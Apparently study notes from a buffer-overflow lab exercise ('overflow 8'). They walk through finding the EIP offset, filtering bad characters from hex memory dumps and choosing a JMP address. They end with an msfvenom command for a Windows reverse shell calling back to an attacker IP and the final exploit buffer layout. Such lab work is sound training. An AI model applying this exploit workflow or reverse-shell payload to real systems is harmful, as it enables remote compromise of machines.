

overflow 8

1. Determine min buffer size



2. Determine EIP
    - via msf-pattern_create

```
msf-pattern_create -l 1800
```



- Address: 68433568


3. Determine offset of the pattern
    - via msf-pattern_offset

```
msf-pattern_offset -q 68433568
```

    - EIP Offset: 1786
    - or via mona

```
!mona findmsp -distance 1800
```

4. Test with Bs
    - Make sure `42424242` is at EIP



5. Determine badchars
    - etc Nullbyte `\x00`



43 43 43 43 01 02 03 04
05 06 07 08 09 0A 0B 0C
0D 0E 0F 10 11 12 13 14
15 16 17 18 19 1A 1B 1C
0A 0D 1F 20 21 22 23 24
25 26 27 28 29 2A 2B 2C
2D 0A 0D 30 31 32 33 34
35 36 37 38 39 3A 3B 3C
3D 3E 3F 40 41 42 43 44
45 46 47 48 49 4A 4B 4C
4D 4E 4F 50 51 52 53 54
55 56 57 58 59 5A 5B 5C
5D 5E 5F 60 61 62 63 64
65 66 67 68 69 6A 6B 6C
6D 6E 6F 70 71 72 73 74
75 76 77 78 79 7A 7B 7C
7D 7E 7F 80 81 82 83 84
85 86 87 88 89 8A 8B 8C
8D 8E 8F 90 91 92 93 94
95 96 97 98 99 9A 9B 9C
9D 9E 9F A0 A1 A2 A3 A4
A5 A6 A7 A8 A9 AA AB AC
AD AE AF B0 B1 B2 B3 B4
B5 B6 B7 B8 B9 BA BB BC
BD BE BF C0 C1 C2 C3 C4
C5 C6 0A 0D C9 CA CB CC
CD CE CF D0 D1 D2 D3 D4
D5 D6 D7 D8 D9 DA DB DC
DD DE DF E0 E1 E2 E3 E4
E5 E6 E7 E8 E9 EA EB EC
ED 0A 0D F0 F1 F2 F3 F4
F5 F6 F7 F8 F9 FA FB FC
FD FE FF 0D 0A 00 FD 7F
B9 0D 11 00 FF FF FF FF

6. Remove `\x1d`

```
43 43 43 43 01 02 03 04
05 06 07 08 09 0A 0B 0C
0D 0E 0F 10 11 12 13 14
15 16 17 18 19 1A 1B 1C
1E 1F 20 21 22 23 24 25
26 27 28 29 2A 2B 2C 2D
0A 0D 30 31 32 33 34 35
36 37 38 39 3A 3B 3C 3D
3E 3F 40 41 42 43 44 45
46 47 48 49 4A 4B 4C 4D
4E 4F 50 51 52 53 54 55
56 57 58 59 5A 5B 5C 5D
5E 5F 60 61 62 63 64 65
66 67 68 69 6A 6B 6C 6D
6E 6F 70 71 72 73 74 75
76 77 78 79 7A 7B 7C 7D
7E 7F 80 81 82 83 84 85
86 87 88 89 8A 8B 8C 8D
8E 8F 90 91 92 93 94 95
96 97 98 99 9A 9B 9C 9D
9E 9F A0 A1 A2 A3 A4 A5
A6 A7 A8 A9 AA AB AC AD
AE AF B0 B1 B2 B3 B4 B5
B6 B7 B8 B9 BA BB BC BD
BE BF C0 C1 C2 C3 C4 C5
C6 0A 0D C9 CA CB CC CD
CE CF D0 D1 D2 D3 D4 D5
D6 D7 D8 D9 DA DB DC DD
DE DF E0 E1 E2 E3 E4 E5
E6 E7 E8 E9 EA EB EC ED
0A 0D F0 F1 F2 F3 F4 F5
```

7. Remove `\x2e`

```
43 43 43 43 01 02 03 04
05 06 07 08 09 0A 0B 0C
0D 0E 0F 10 11 12 13 14
15 16 17 18 19 1A 1B 1C
1E 1F 20 21 22 23 24 25
26 27 28 29 2A 2B 2C 2D
2F 30 31 32 33 34 35 36
37 38 39 3A 3B 3C 3D 3E
3F 40 41 42 43 44 45 46
47 48 49 4A 4B 4C 4D 4E
4F 50 51 52 53 54 55 56
57 58 59 5A 5B 5C 5D 5E
5F 60 61 62 63 64 65 66
67 68 69 6A 6B 6C 6D 6E
6F 70 71 72 73 74 75 76
77 78 79 7A 7B 7C 7D 7E
7F 80 81 82 83 84 85 86
87 88 89 8A 8B 8C 8D 8E
8F 90 91 92 93 94 95 96
97 98 99 9A 9B 9C 9D 9E
9F A0 A1 A2 A3 A4 A5 A6
A7 A8 A9 AA AB AC AD AE
AF B0 B1 B2 B3 B4 B5 B6
B7 B8 B9 BA BB BC BD BE
BF C0 C1 C2 C3 C4 C5 C6
0A 0D C9 CA CB CC CD CE
CF D0 D1 D2 D3 D4 D5 D6
D7 D8 D9 DA DB DC DD DE
DF E0 E1 E2 E3 E4 E5 E6
E7 E8 E9 EA EB EC ED 0A
0D F0 F1 F2 F3 F4 F5 F6
```



8. Remove `\xc7`

```
43 43 43 43 01 02 03 04
05 06 07 08 09 0A 0B 0C
0D 0E 0F 10 11 12 13 14
15 16 17 18 19 1A 1B 1C
1E 1F 20 21 22 23 24 25
26 27 28 29 2A 2B 2C 2D
2F 30 31 32 33 34 35 36
37 38 39 3A 3B 3C 3D 3E
3F 40 41 42 43 44 45 46
47 48 49 4A 4B 4C 4D 4E
4F 50 51 52 53 54 55 56
57 58 59 5A 5B 5C 5D 5E
5F 60 61 62 63 64 65 66
67 68 69 6A 6B 6C 6D 6E
6F 70 71 72 73 74 75 76
77 78 79 7A 7B 7C 7D 7E
7F 80 81 82 83 84 85 86
87 88 89 8A 8B 8C 8D 8E
8F 90 91 92 93 94 95 96
97 98 99 9A 9B 9C 9D 9E
9F A0 A1 A2 A3 A4 A5 A6
A7 A8 A9 AA AB AC AD AE
AF B0 B1 B2 B3 B4 B5 B6
B7 B8 B9 BA BB BC BD BE
BF C0 C1 C2 C3 C4 C5 C6
C8 C9 CA CB CC CD CE CF
D0 D1 D2 D3 D4 D5 D6 D7
D8 D9 DA DB DC DD DE DF
E0 E1 E2 E3 E4 E5 E6 E7
E8 E9 EA EB EC ED 0A 0D
F0 F1 F2 F3 F4 F5 F6 F7
```


9. Remove `\xee`

```
43 43 43 43 01 02 03 04
05 06 07 08 09 0A 0B 0C
0D 0E 0F 10 11 12 13 14
15 16 17 18 19 1A 1B 1C
1E 1F 20 21 22 23 24 25
26 27 28 29 2A 2B 2C 2D
2F 30 31 32 33 34 35 36
37 38 39 3A 3B 3C 3D 3E
3F 40 41 42 43 44 45 46
47 48 49 4A 4B 4C 4D 4E
4F 50 51 52 53 54 55 56
57 58 59 5A 5B 5C 5D 5E
5F 60 61 62 63 64 65 66
67 68 69 6A 6B 6C 6D 6E
6F 70 71 72 73 74 75 76
77 78 79 7A 7B 7C 7D 7E
7F 80 81 82 83 84 85 86
87 88 89 8A 8B 8C 8D 8E
8F 90 91 92 93 94 95 96
97 98 99 9A 9B 9C 9D 9E
9F A0 A1 A2 A3 A4 A5 A6
A7 A8 A9 AA AB AC AD AE
AF B0 B1 B2 B3 B4 B5 B6
B7 B8 B9 BA BB BC BD BE
BF C0 C1 C2 C3 C4 C5 C6
C8 C9 CA CB CC CD CE CF
D0 D1 D2 D3 D4 D5 D6 D7
D8 D9 DA DB DC DD DE DF
E0 E1 E2 E3 E4 E5 E6 E7
E8 E9 EA EB EC ED EF F0
F1 F2 F3 F4 F5 F6 F7 F8
F9 FA FB FC FD FE FF 0D
```

```
0A 00 FD 7F 00 F0 FD 7F
39 AF 16 00 FE FF FF FF
```

- Badchars: `\x00\x1d\x2e\xc7\xee`

10. Determine JMP
    - JMP Address must not have any of the identified badChars



    - Address: 0×625011af
    - Little Endian: `\xaf\x11\x50\x62`
    - Make sure EIP points to the selected JMP Address
        - Check: `bp 0x625011af`
11. Generate Shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00\x1d\x2e\xc7\xee' -f python
```

12. Exploit
    a. offset (the number of As to reach EIP)
    b. returnAdd (EIP)
    c. NOP
    d. Shellcode

```
buffer = b"A" * offset + returnAdd + NOP + buf
```